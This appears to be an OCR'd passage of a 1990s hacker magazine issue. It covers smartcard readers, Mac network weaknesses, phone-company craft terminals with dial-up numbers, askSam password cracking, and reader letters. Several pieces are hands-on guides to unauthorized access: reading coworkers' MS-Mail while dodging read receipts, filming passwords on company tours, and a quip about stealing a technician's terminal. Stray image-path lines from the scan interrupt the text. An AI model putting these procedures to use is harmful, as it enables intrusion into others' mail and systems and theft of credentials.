supplies the clock. Per standard, all "smartcards" answerback at 9600 when the clock speed is 3.58 MHz. When used with the right software, one can do many things with the card, depending on how it is programmed. An inverse reader that also runs on the serial port will be described. The clock is ignored as your computer has one and simply talks to the card politely, one way at a time. To avoid any conflict of interest, all designs are my own and may be used for any non-commercial and non-criminal purpose.

Dumbmouse Universal Reader/Writer (Notes on Schematic)

When configured for a processor card, the 3.58 MHz xtal osc is allowed to run, supplying the required rate for the card to typically produce 9600 bps serial data. While extremely simple, it is expected anyone using such a circuit will have proper prior knowledge of electronics and possibly software. The jumper options allow for variations on software and also provide the possibility of the CTS, DTR, and in some cases the TxD pins to provide the circuit power. External power (either a hard +5V or small current applied to the Zener diode at the "ext power" input) will allow for cards that draw extreme amounts of current or added convenience in programming and/or reduction of jumper pins.

To be able to read out and write to memory cards, the 3.58 MHz will not be used and shut off (jump JP1), disconnected (open JP2), and DTR will provide for CLK pulses (jump JP3). RTS will be used to reset the card. If it is in the interest to power from the serial port, the position of JP5 should be that RST is inactive when RTS is providing power. During this reset time, the clever programmer will set TxD to provide continued power. In the French type phonecards, TxD will provide the actual reset and JP4 will be jumped as TxD will be providing power and preventing an RxD signal otherwise. (A quick note to someone programming: a "0" sent to the serial port produces a positive voltage or "mark"



condition. So when a line is said to be "providing power", a "0" is being put to that line. Conversely, what comes from the card I/O is inverted before going to the serial port. To power a card at least one and preferably two lines should be "providing power". If this is not possible for a certain card, or if the card draws heavy current, additional power must be supplied.)

JP5 is to be set so RTS is active for "most of the time". This will be fully dependent on the type of card used. For "active low" resets, as in most processor cards, RST (pin 2) will be connected to U1 pin 8, allowing RTS to be active while the card is active. For active high resets, a further inversion available at U1 pin 10 will provide a "0" when RTS is active.

To be able to write software, the programmer should have some knowledge of electronics or be within reach of someone who does. Except for writing French cards, simple code has been written to prove the concept. For French cards making RTS inactive will place +21V on Vpp (pin6) and +5V on the nR/W pin (pin 2), burning the tic and making the I/O go to a "0". In no case is the I/O port used to input data on a French card. Areas in the dashed lines apply only to French type memory cards and may be omitted if these are not of interest.

This circuit is but one example that will cover all aspects of ISO/IEC 7816. Emphasis was given to a solution requiring no special components or programming fixtures. Low cost was also a major consideration. The card socket may be regarded by some as a "special component". They are made by ITT Cannon, Omron, and Alcatel among others. This is a new area of hobby so therefore your favorite over-the-counter parts house will almost certainly not carry them. The better distributors like Rodelco carry a full range of them. Cheaper ones (from consumer products) will ruin cards in no time and the features of the expensive types are probably not warranted for this application.

Inverse Reader Notes

The supplied schematic is for the emulation of processor type cards or to program devices that take processor cards. A special PCB could be made to bring out the four needed lines. Note the CLK is ignored and it is assumed the bit rate of the system is known. Use of a spent phonecard is a quick and cheap alternative to using a print. If using a print (PCB), it is well advised that the contacts are gold plated. In "consumer" cases, such as satellite decoders, it will be 9600 bps. The circuitry is capable of operating at any speed provided by a PC.

No schematic will be provided for synchronous card inverse readers. The clock must be brought out and all other details are supplied in the text. It is not the intent of this article to be about "free" calls.

How to Use a Spent Phonecard

The chip is a very small, approximately 1 mm square piece of silicon located directly in the center of the module. To remove this, turn the card over and locate this point. Usually there will be an indication visible as an 8 mm circle on the back. The chip is in the exact center of this epoxy which is below the plastic. Carefully cut the bottom plastic of the card to reveal the black epoxy. The epoxy is rather soft so it can be cut down to the chip which is very hard. Break out the chip in pieces until you reach the metal of the ground contact. At this point you could carefully solder to the top of the card and place the wires in cut grooves so they are flush to the surface. Using low heat of about 175 degrees Celsius, you can fix the wires in the grooves or simply glue them down with epoxy. The card must maintain its constant thickness of about 0.85 mm. If you are more ambitious, continue to carefully remove the epoxy to reveal eight contact points where the chip's bonding wires went and *carefully* solder from the bottom. As before, run the wires in grooves cut to the middle, bottom, or the far end of the card depending on the application. You may waste a card or two while you develop the technique, so have a few extra!

(continued on page 46)

BIGGEST MAC MISTAKES

by The Guy Who Was In
Craig Neidorf's Spanish Class
And Had No Idea

As an IS/IT contractor, I know that folks take the simplicity of the Macintosh interface for granted and underestimate the curiosity of the Mac users. A nosey user can come along and mess things up nicely.

This article discusses basic ways a Macintosh network can be attacked or compromised. The three open doors that I see on networks are File Sharing, Retrospect Remote, and Appletalk Remote Access.

File Sharing

To access a shared device, Mac users on a network access an AppleShare Server or a desktop computer with File Sharing activated by selecting the Chooser under the Apple Menu, then selecting the AppleShare icon, then choosing a zone, and then double-clicking on a shared device.

A screen with fields requiring a user name and password for registered users comes up. If the user enters a valid name and password, then access is gained to whatever directories or drives are available to that registered user. If guest access is enabled, then users can select the radio button next to "Guest" without entering a user name and password, and click OK, giving them access to whatever has been assigned to Guest users.

To share a computer (not using the AppleShare Server, but the AppleShare that comes with every Macintosh system), the following is done. On the computer to be shared, users go to Sharing Setup in the Control Panels folder and enter Owner Name, Macintosh Name, and Password in appropriate fields. Next they click the Start button next to the words File Sharing. If there is no password or user name, the computer will notify the user that this is a bad idea. Users then select the drive icon or folders to be shared with the mouse, then choose Sharing from the File menu and click on the check box with Share This Item And Its Contents. The entire hard drive or folder can be made available to users in varying degrees by using check boxes for See Folders, See Files, and Make Changes next to the words Owner, User/Group, and Everyone.

If a user wants to set up access to a computer for multiple users, then the user goes to the Users & Groups control panel. There will be a blockhead icon there for the Owner and one for Guest. By going to New User under the File menu, other blockheads can be created for different users with different passwords.

Where The Mistakes are Made with File Sharing

I work at an advertising agency with thirty zones that connect offices in more than a dozen cities across the country. There are nearly 100 Macintosh computers wide open on the WAN because of one reason: filesharing is poorly configured. I have worked at companies with world-wide WANs (more than 30 offices and 4,000 users - if you read the *MacWeek 200*, you might know who I'm talking about), and they are no better than the lone zone rinky-dink production shops. In fact, the larger the WAN, the harder it is to monitor filesharing and the more likely there are gaping access holes.

1. Guest access is turned on. When turning on filesharing, the user opens the Guest blockhead in the Users & Groups control panel and selects the check box for Allow Guests To Connect thinking that without this, no users can connect to the

computer. In truth, this allows anybody to log on as guest to any shared item where Everyone is assigned the privileges See Folders, See Files, and Make Changes.

2. User shares the entire drive instead of certain folders. User selects the hard drive icon with the mouse, then chooses Sharing from the File menu and clicks on the check box with Share This Item And Its Contents. A user may compound the problem by selecting the check box for Make All Currently Enclosed Folders Like This One which, after a warning, will change already specified privileges for folders inside the drive. Unless separate privileges are assigned for the folders contained within the hard drive, all of the folders within will be available to users. The user needs to make sure they select the correct Owner or User/Group for each folder to allow only certain users to access certain folders. In order to share a folder within a hard drive, but not the hard drive itself, the hard drive icon need not be shared at all. Just share the folders within the drive.

3. User leaves password blank and uses the same words for Owner Name and Macintosh Name. The Owner Name and Macintosh Name should not be the same in the Sharing Setup control panel. If they are, an unauthorized visitor can type the device name (which shows up in the Chooser) as the user name and leave the password blank to check each computer on the WAN one by one to see if the password is blank. If it is, the unauthorized visitor has complete access to the shared items. A variation on this is when the machine name is Joe Blow's IIsi. The logical user name is, of course, Joe Blow. Even better, the password name is often "Joe Blow", or "joe blow" (Mac passwords are case sensitive, but user names are not), or "joe", or "blow", or one of several other variations on the theme.

Retrospect Remote

Retrospect Remote is the de facto standard in network backup software for the Macintosh. A control panel is installed (called Remote) on each machine that allows the server to access the drive. At Shutdown, the Retrospect control panel throws up another screen that says "Now waiting for backup..." and has Shutdown and Restart buttons. A screen saver will kick in a few seconds after this window comes up. The control panel allows files to be read from and copied to the startup drive or any attached readable and/or writable devices.

The control panel is configured from the Retrospect backup server by selecting Configure, then Remotes, and then Network. In the Network window you can select different zones and see available Retrospect Remote indicators next to machine names. These indicators come in three types: Not Activated, Not Logged In, and Responding. If you double click on a Not Activated device, the server will check with the device and try to allow you to configure the control panel, which includes entering an activator code, password, and selecting drives attached to the device for backup. If you double click on a Not Logged In device, the server will attempt to connect you to the device. It may ask for a security code. If it does not, you will be allowed to change configurations and the server from then on will recognize the device as responding. If you double click on Responding, you may be asked for a security code, or if none is required, you will be allowed to change the configuration.

Where The Mistakes are Made with Retrospect Remote

1. Not putting a password in the configuration. In the 30 zones available here, you can access the entire hard drives of some 20 computers because their Remote control panels have not been assigned passwords. That includes more than five servers. As long as you have a Retrospect Remote server you can configure the Remote con-

trol panel and any Remote control panel that allows you access means that you can back up any attached storage devices to DAT (or whatever media you use). Backups can be restored to any computer, not just the one the data was backed up from.

2. Not activating Remote control panels. An unauthorized person could find unactivated control panels, enter an activator code, backup the hard drive to DAT, and then in the Network remote configuration, deactivate the control panel when finished. This would more or less restore the control panel to its virgin state. There is access to about five computers in this state.

3. Makes owner and hard drive names available on network. By using the Retrospect Remote server, a user can look at all of the owner names of any computer with the Remote control panel, even without knowing the security code. Because these owner names may not be the same as the machine names listed in the Chooser, they can be used to try the file sharing entrances explained above: owner name with blank password, owner name with machine name as password, vice versa, etc. Listings in the server's Network remote configuration that you do have access to will also allow you to see the name of the startup drive and any other attached drives. These names are also fodder for user name and password guessing.

Appletalk Remote Access (ARA)

Appletalk Remote Access allows a Macintosh to dial into an Appletalk network. It gives the user access to servers, email, printers, and any other network functions the same as if the user was in the office connected via Ethernet.

Where The Mistake is Made with ARA

A company has to go out of their way to allow ARA to access the network. At least one version of ARA allows users to save their passwords in the configuration file. You might be surprised at how many users prefer to save their password and take the chance rather than have to enter the password every time they log onto the network. That means that if you can get an ARA configuration document with the saved password, then you can access the network at will; the document already contains the user name and phone number, so all the secrets are out and nothing more is required. PowerBooks, as an example, are especially susceptible to the saved config file and the other methods described in this article for the simple reason that they are probably the most stolen computer in America by percentage.

Programs That Give You An Edge Over Nosey Parkers

I have found these two programs to be useful in monitoring security on my network.

Network Security Guard 3.1, http://www.mrmac.com/ for demo version. Lacks elegance and looks, but is effective. Does bulk password throwing at any shared drive on the network. Checks for the file sharing weaknesses mentioned above, uses dictionaries, lists files available, lists suspicious configurations available on a network. Saves everything in reports. Serious program for protecting yourself from attacks, but can also be used against you. When used it hogs all available processing power, so a dedicated Mac is good. You will want to run it during the day when computers are turned on and the network is at its most active.

Lookout! by Pace Bonner & Jeff Amfahr, PB Computing, distributed by Trik, Inc. at 800-466-TRIK, http://www.pbcomputing.com/. Part of the Nok Nok Package of AppleShare monitoring and control software. This control panel indicates in the Chooser next to the machine names whether guest access is enabled and what kind of filesharing is enabled. Makes checking each listing for guest access much faster, particularly on a large network.

CRAFT ACCESS TERMINAL

by Local Loop


Aside from the butt sets, phone techs (linemen, splicers, etc.) also carry something known as CATs. Yellow handset lookalikes. They have been out for a while now and almost all of you have probably seen them. The regular TS-21 type handsets have almost faded as the CATs can do everything a TS type handset does and more! In this article I will briefly introduce the System, List the menus attained, and describe the sequence of events occurring when testing, etc. Here it goes.

CAS Test Site

Let's start with CAS (Craft Access System). CAS is a network of computers that provides the technician in the field direct access to the operating systems through hand-held computer terminals known as CATs. A tech can use CAT to perform various functions like dispatch, closeout, and testing, etc. Before CATs were introduced, dispatches and testing were done by calling into the dispatch office or the CO for various testing. This network of computers includes computer systems like LMOS HCFE (High Capacity Front End) and SARTS (lovingly called FARTS).

The CAS includes the AC (Administrative Computers) and the APs (Application Processors) which are directly linked by phone to CATs. Refer to the diagram below for the total picture:


The AC provides security, keeps a history of current jobs, handles disk storage functions and downloads information to the APs. The APs are usually located in the



COs, manage craft access dial-in lines (in other words, this is where the tech dials in using his CAT), software etc. Each AP can hold about 15 APM (Modules) and each of these APMs can have five dial-in lines accessed by a hunt group number sequence.

The connections between DATAKIT and the other host machines like APs and AC are synchronous. This network also supports LMOS/MLT (Mechanized Loop Test) for testing POTS (plain old telephone service).

The CAT, yellow in color, has a joystick below the terminal screen. See below:



In the above diagram (self explanatory), move as you wish.

Menus on the CAT

There are 14 main job screens or menus that can be accessed on the CAT. Here they are as follows:

LOOK AT LINE RECORD
From the Main Menu select:
1. work on current job
2. other test menu
3. look at line record

REARRANGE BULK LOAD
From the Main Menu select:
1. other
2. reorder bulk jobs
3. update sequence

RETURN INCOMPLETE
From the Main Menu select:
1. close or return
2. return incomplete
3. other

TROUBLE CLEARED IN CO
From the Main Menu select:
1. close or return
2. return menu options
3. return to CO

TEST OK
From the Main Menu select:
1. close or return
2. test ok

(Loyal telephone customers must agree that service is now OK.)

TROUBLE ISOLATED IN CO
From the Main Menu select:
1. close or return
2. return menu options
3. return to CO

(This is when the tech says, "I am sorry sir, further work will be required on your line."

PAIR CHANGE
From the Main Menu select:
1. close or return
2. return to menu options
3. return incomplete
4. pair change-CO work to be done

This is when Cable Pair Change is necessary to rectify the problem.

RETURN TO CABLE
From the Main Menu select:
1. close or return
2. return menu options
3. return to cable

LOCATE TWO SIDED FAULT
From the Main Menu select:
1. work on the current job
2. locate fault
3. verify fault
4. verify good pair
5. locate 2 sided fault

TONE ON LINE
From the Main Menu select:
1. work on current job
2. get tone or MDF

DROP TONE WHEN DONE
1. work on current job
2. other test menu
3. drop tone, locate, coin, or MDF

CHECK COMMITMENT DATE
From the Main Menu select:
1. close or return
2. no access

LOCATE ONE SIDED FAULT

From the Main Menu select:

1. work on current job
2. locate fault
3. verify fault
4. locate one-sided test

LINKED JOB

Go to review mode (move down and press joystick down), select dispatch. Techs use this to link other jobs together. They may select it or refuse.

USING CO SHOE TAG

From the Main Menu select:

1. work on current job
2. get tone or MDF
3. get MDF access
4. let MLT pick shoe

CAT - Sequence of Events when testing

1) Techs hook up the T and Ring on any block and use CAT to "receive new job" from the dispatch office. Techs dial into the CAS using a 4 digit passcode. The passcodes are sometimes written on the CAT (e.g., 4432 etc.)

The CAT's serial number and the 4 digit code are linked, so when the tech calls into the CAS APs, the serial number along with his XXXX code are matched.

So the next time you decide to steal a CAT, make sure it's on a Friday. This way, you can have fun with it on Saturday and Sunday. On Monday, when the tech informs the dispatch office, the passcode will die. However, the CAT will still keep giving you "bogus" menus. The CAT now is basically useless. The telephone company may trace you to the number the CAT is being used on. Since the CAT is officially useless, don't bother using it.

2) The circuit information for the circuit problem will already be prepared for the troubled circuit. The field tech, lineman, or whoever will then initiate the access request.

3) SARTS interface relays the circuit access and initiates the far-end to access in the same way as an access coming from a 52A TP (Test Position which is a stationary terminal that has access to SARTS). One major difference is that TSV (Test Status Verification) commonly known as monitoring lines, is not permitted on the CAT.

4) Once the circuit has been accessed and found idle, the tech may perform various tests.

5) The Far-end (like RTS - Remote Testing System - which is used with SMAS) performs the requested tests and sends the results back to the SARTS.

6) The SARTS sends results to DATAKIT and to AP.

7) AP sends the results to CAT display.

Some CAS Dial-ups

(718) 523-1177
(718) 657-4650
(718) 658-1666

CRACKING ASKSAM

by Datum Fluvius

I have used askSam since my friend lent me a copy several years ago, and since then I have come to appreciate the advantages it offers. For those out there unfamiliar with askSam, I will elaborate: it is a database program which thinks like a word processor with a powerful macro language. It is unique in my experience of databases. Unlike any other database I have ever used, askSam needs no fields or labels. It will accept them, or course, but it does not insist on them at all. This means you can import your word processing documents into askSam and search them in ways your word processor's "find" command doesn't support, like asking for each instance of "Dale Drew" within ten words of the term "snitch", while ignoring documents which contain "Nancy". In addition to its unique search functions, askSam also supports Hypertext links. I was introduced to this concept by askSam a good five years before Netscape made it a household word.

Since I am poor, though, the deciding factor for me was that I bought my own copy of askSam 4.2 for DOS for under $40.

Anyone who wishes to have the latest can get askSam for Windows 3.0 for just $150. If you have ever priced databases, you know that is dirt cheap! This combination of inexpensive, powerful search possibilities has made askSam a librarian's dream. Many libraries use it, as well as genealogists and social scientists.

My favorite use is to import an electronic phone directory into it, so I can search for patterns in the prefix assignments for my city, or search for phone numbers by address rather than name. If I wanted to, I could pull the address of every woman named Martha on Oak Street. But that hardly ever comes in handy anymore since I met my wife.

I used askSam for so many projects over the years that keeping track of my passwords on the various files became impossible. Eventually I found myself locked out of seven or eight of my old files and had to crack my way back inside. *Oops!*

The next time you feel secure in your security measures, lose your password and crack your favorite program. You will either fail and feel uncertain of your own skill, or you will succeed and feel absolutely silly for extending your trust to any password.

AskSam, to put it bluntly, is not secure.

It uses a simple substitution cipher which can easily be made into a table and passed around, or hacked individually with an hour's worth of simpleminded effort. I have found this to be true on both askSam for DOS 4.0 and the askSam for Windows 3.0 demo.

The Procedure

First, obtain a working copy of askSam, of any flavor you wish. (You might want to download the demo copy direct from the company for free: http://www.asksam.com.) I will not guarantee that this will work on all versions, but the law of conservation of code probably holds true here, so it is worth a try.

Next, create a series of askSam files, and create "update" passwords for each of them in the format "AAAAAAAA," "BBBBBBBB," ... "ZZZZZZZZ". (You only need to crack the "update" password, since it is the high level access you need to change the low level "retrieve" password, and to access askSam's encryption if that is invoked.) Keep plugging at this until you have exhausted the capital letters and lower case letters, and perhaps the digits and special characters as well.

Next, use your favorite hex editor to peek at the file headers of each file, dumping the eight hex bytes beginning at the 30th byte

into any convenient location you choose, such as a printer. In the DOS version, these bytes are preceded by a 50h ("P") and are easy to spot by eye. In the Windows version they are in exactly the same location, without any giveaway "P." Instead, it's an A0h. Note the password letter of the file next to the string, so you know where it fits in the Big Picture.

Once you have a list of what askSam does with each letter and number possible, you can set up a table to decode the passwords by hand on a single spreadsheet. You will not be required to actually do this, since askSam's programmers got lazy and left the same substitution table on every copy of askSam I've ever seen. Just use my handy-dandy password decrypting table, but remember that the password is stored backwards. The procedure merely gives you an idea of how to get around a custom substitution cipher if one is present. Perhaps you could make one yourself.

Why does this work? The reason is that askSam simply substitutes one hex value for another, in a one-to-one relationship. It only looks encrypted to a human, in part because the replacement alphabets are slightly scrambled (the substitutions don't follow alphabet order strictly) and each bit position uses a different setting of the "wheel". There are no random offsets, RSA keys, or anything at all fancy to it. It is, in fact, a computerized version of the outdated code wheel, made famous in hundreds of grammar-school cipher textbooks. It is also as insecure as any cipher could possibly be, since every copy of the program seems to use the same cipher wheels, set in the same way.

These kinds of ciphers (Enigma) were broken by some of the earliest digital computers in the Second World War, but they at least depended on new code wheels every few days or weeks. Poor askSam need be broken only once, and it's curtains for the entire lot.

If you really like askSam, as I do, you'll probably want to secure it with PGP or some sneaky steganographic method. At least those offer some defense. I think....

(continued from page 48)

In! Post-It Note Salvation

So they let you in for a tour. Idiots.

First is first, aim your camera at everything. Most important is to ask about their "jump into the 21st century". Companies love the fact that they have the money for kick-ass computers and have no compunctions about showing that to anyone who comes along. They'll start blabbing about their network and their T1 connections and all that shit. They'll log on for you. Aim the camera at the keyboard at the best angle you can and record the typing. It doesn't matter if you can see it right there or not. That's the beauty of video... check it out in slow mo at home.

Next, as you pass any post-it notes, check 'em out on video. Those little yellow bastards are like Jesus. Every office has idiots who write passwords on them.

After that, just walk around. Get *anything* on tape you can. Videotape is cheap. Don't be afraid to waste it. Check out security. Check out their UNIX server. Check out everything. Use your head and just look. That's all I can say.

Clean-Up

Throw your tape in your VCR and go over everything. Look for any lapses in security. Any passwords. Slo-mo through typing and post-it notes.

The hard part is getting in. After that, it's plenty easy.

Shoutouts to The Genocide2600 and Silicon Toad. Special Thanks to dumb security personnel in corporation buildings everywhere.

SNOOPING VIA MS-MAIL

by Schlork

If your company is using MS-Mail (not MS-Exchange) for its email system, the following describes a way to snoop through other people's mail.

MS-Mail allows users to either store their mail and attachments on the mail server (the default option) or locally on the user's hard drive (or another network drive). If mail is saved locally, it is usually stored in a file called MSMAIL.MMF or MAIL.MMF in the \WINDOWS directory. If it is stored on the mail server, each user will have a unique filename with an extension of MMF (example: 000003C2.MMF). These files are stored in a directory called \MMF\ which makes them easy to locate. It is not known at this time how to cross reference a filename of 000003C2.MMF back to user "Jane Doe". More research will need to be done.

The first 512 bytes of the MMF file is a header, which stores information about the file's size, the number of messages and attachments, password, etc. The rest of the file is (presumably) the message data and attachments. It is compressed/encrypted to keep prying eyes (like ours) away. The method of encryption doesn't matter; we'll let MS-Mail do all the work for us.

If the header of the file gets destroyed, the MMF file will need to be reconstructed. Luckily, MS-Mail has a fantastic MMF file rebuilder included! Using Mr. Norton's diskedit utility, or some other hex editor, simply open up the .MMF file and wipe the first 512 bytes out with 0's. This effectively removes the password from the file, and allows the messages to be viewed.

It is *extremely* important that you log out of your mail server!!! If you are reading someone else's mail while still logged in under your own account, you may end up opening a message with a return receipt attached, which will broadcast the fact that you have read this piece of mail!

Quit MS-Mail, log out of the network, and rename your local mail file to something other than MSMAIL.MMF. (This is to keep your personal mail file safe.) If you have your mail file stored on the network, the act of logging out of the network will keep your file safe. Open MS-Mail again. It will complain that it cannot attach to your mail server, but it will ask if you want to work offline. After selecting yes to working offline, MS-Mail will display the login box for you to enter your username and password. Change your login name to something other than what you login in as. You do not need to enter a password. (The password is verified against the mail server; since you are working offline, it can't check it.)

Now MS-Mail will tell you it cannot find your mail file (because you renamed it) and it will bring up an "open new file" window. Point MS-Mail to the new .MMF file with the trashed header. It will come up with a box that says that the file has an inconsistency and will need to be repaired. Depending on the size of the file, it can take a long time to reconstruct it, so be prepared to wait. While the file is being reconstructed, you cannot switch to any other windows, so your machine is completely crippled during the reconstruction phase.

Once the file has been reconstructed, most of the messages will appear in the "lost and found" mail folder. Attachments

will usually be lost. A portion of the messages will also be lost. Results will vary with each file that you try to open. In fact, it may not let you into the file at all, telling you the username or password was invalid. You should, however, be able to get into most of the files you try, and be able to read a good portion of the messages inside.

Another thing to try is to copy the 512 byte header from your personal MMF file over the top of the target MMF file. You will need to enter your login name and password for this file, but after reconstruction, you will probably have a better chance of getting access.

Here is some information that I have gathered about the headers in MMF files:

Most of the header is zeroes. I assume some of the data is repeated for double redundancy.

The fact that the file can be reconstructed without the password makes me think that the password is used only for verification of the user, not as a key for decrypting the file. This means that the password verification could probably be removed from the code in MS-Mail altogether, allowing any file to be opened and all the messages/attachments preserved!

More research will be done on this subject. I will also be doing work on MS-Exchange shortly.

Have fun!

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print
(this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice-mail account for regular writers (two or more articles)
An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

YOUR LETTER COULD BE HERE

The Ruling Class

Dear *2600:*

In the second week of October, I was called into the main office of my high school. My mother, who happens to work there (head of nutrition, also known as the head cook), was also called in. When we entered the principal's office, we were handed a packet of about eight to ten pages with email headers and text on the first four pages, and World Wide Web printouts on the last pages. I was then told I was in *big* trouble. Apparently the computer teacher was receiving "disturbing" messages in the body of her emails. The bodies of the text contained words such as "whore" and "bitch". We read these, and I was then accused of sending these three emails. *I did not send them*, and proclaimed that fact. I was then directed to the last four pages of the packet, where I saw one HTML file extracted from my WWW home page. This, unfortunately, was my flame page. Each month I flamed a famous person, political figure, group of people, etc. but this month I decided to flame my computer teacher. I said some things, but no words considered "unacceptable by school policy" were in the body of the page. I had a *joking* line in there about having some fun with their security system, and the sentence had a smiley :-) after it. Another line had her email address, which I obtained rather easily using "finger" in my UNIX shell account. All I had to do to get the E-Mail address was type "teacherslastname@schoolsdomain.com" and I came up with her E-Mail address.

I was told that by publishing her email address, I was infringing upon her right to privacy, and by sending the emails, I could be prosecuted for libel, slander, etc. They told me that the emails were traced to me, which from what I am told by a friend (who has a computer science degree and is the security administrator of the machine that hosts my UNIX shell account) isn't possible since email is only able to be traced to the domain/IP address that it was sent from. At the time I did not know that it couldn't be traced, therefore the lack of ability to prove my innocence.

I agreed to a three day suspension, but never once did I admit to sending the questionable emails. I did not fight the suspension because of the possibility of my mother losing her job at the school. It has been a little over a month since this has happened, and I got my computer back after being grounded from it for a month. Unfortunately, I am still at a loss for a UNIX shell account or a place to house my home page, but I am recovering well.

I wrote this because I thought I was done an injustice, and I believe the school went overboard in suspending me for three days. I believe this is just one of *many* modern day injustices against those in the field of H/P/V/C/A who are accused of doing something they may not have done.

Socrates

Anything on the net can be manipulated and email can be made to look like it came from someplace it didn't. If you're to be accused of sending malicious mail, your accusers should have their facts straight. In other words, it's not up to the accused to prove their innocence as much as it's up to the accusers to prove their guilt. In the school environment, though, almost anything goes. Intimidation tactics and outright lies are frequently used to get innocent people to admit to crimes. It's often advantageous to fight back rather than submit to their demands, even if they seem to have the upper hand. Many times, they just want the whole mess to end quickly.

Dear *2600:*

I am currently a sophomore in high school. More and more, I can share the feelings that Bernie S. must have felt with the S.S. At my school, I found out their password which was not well chosen. I looked around the system for well over a month, and mastered it. Then someone saw something was up, asked around a little, and my name turned up. Now I am treated as if I killed someone. The punishment I got was equivalent to carrying a gun to school. I followed my ethics and never once harmed or altered anything without changing it back.

Josh
Abilene TX

Dear *2600:*

I have recently encountered extreme hostility towards your publication as well as the hacking community in general at the University of Mississippi. UM, which we call Ole Miss here in the south, is a great campus with a good computer science program and gorgeous women everywhere, but the system administrators are the most uptight people I have ever met.

They have given us every possible advantage such as direct ethernet connections to the LAN and Internet from the dorms and access to SUN machines as well as a large lab, but when I called the help desk because my gateway on the LAN had been brought down, I got a rude awakening. I told them that it died while I was connecting to www.2600.com, and the help desk moron went crazy. He told me I had no business connecting to that site, and told me that they'd fix my gateway *tomorrow*.

The way I look at it, I was denied service because of my personal interests. It pisses me off, but it's just the tip of the iceberg. The shit gets real thick now.

Three weeks ago, the Ole Miss news servers dropped the alt.2600, alt.hackers, and alt.binaries newsgroups. Every single one of them, except for alt.binaries.sounds.sports (for the campus rednecks, I guess). Can you believe it?

To protect my mail a little bit more, I'm emailing you from my linux server connected to the Ole Miss LAN. Don't publish my email address though, because they'll see my IP and kick me from the network. Thanks.

Hype [Ruthless Union of Sinister Hackers]

It's amazing how little things change from grade school to college when dealing with petty-minded bureaucrats. And it's not a whole lot better out here in the real world.

Folklore

Dear *2600:*

I found from a friend a number that is supposed to detect taps. The number is (619)-222-0003. If you hear a siren, the line is not tapped, if you hear a ring, it is a federal tap, and if you hear a busy signal, it is a local tap. I haven't tried it yet, though. give it a try.

Wussfish

We're not going to waste much space on this old myth except to say that it's a slight variation on an old story - the only difference is the distinction between federal and local taps. Cute. If we took this seriously, every time somebody else calls the number we have a local tap on our line. Add to that the fact that nearly every exchange in that area has a sweep tone test on the 0003 suffix, which happens to be a phone company test number.

Finding People

Dear *2600:*

In regards to Volume 13, Number 2, page 38, Raul in Houston was asking for a database to find info on people. Go to www.yahoo.com/search/people/ where you can enter in fields like first and last name, city, and state (or you can only enter one field if you wish) but at any rate it will display the person's address or phone number. They also have one for finding email and homepages - it's like an Internet white pages.

Asmodeus
McKinney, TX

Info Needed

Dear *2600:*

Hi, I got your e-mail by chance and thought that perhaps you could help me. I've read the article "Blueboxing in 94" and found it really interesting, but I have some problems seizing a trunk in Chile.

The system hangs up when 2400+2600 tone is sent. I know it could be due to the length of the tone, but if it's too short it doesn't recognize it, and when it does it hangs up.

The length of the tone varies from carrier to carrier (there are four carriers accessible from Uruguay via direct call, but only two of them make a "ping" and accept tones). I have tried tones for the past three weeks and nothing works. I cannot seize the trunk and I cannot use other direct call numbers - only Brazil, England, Spain, Canada, USA, and Chile are accessible.

Colud you give me some info about the necessary lengths to accomplish my objectives?

Jorge
Uruguay

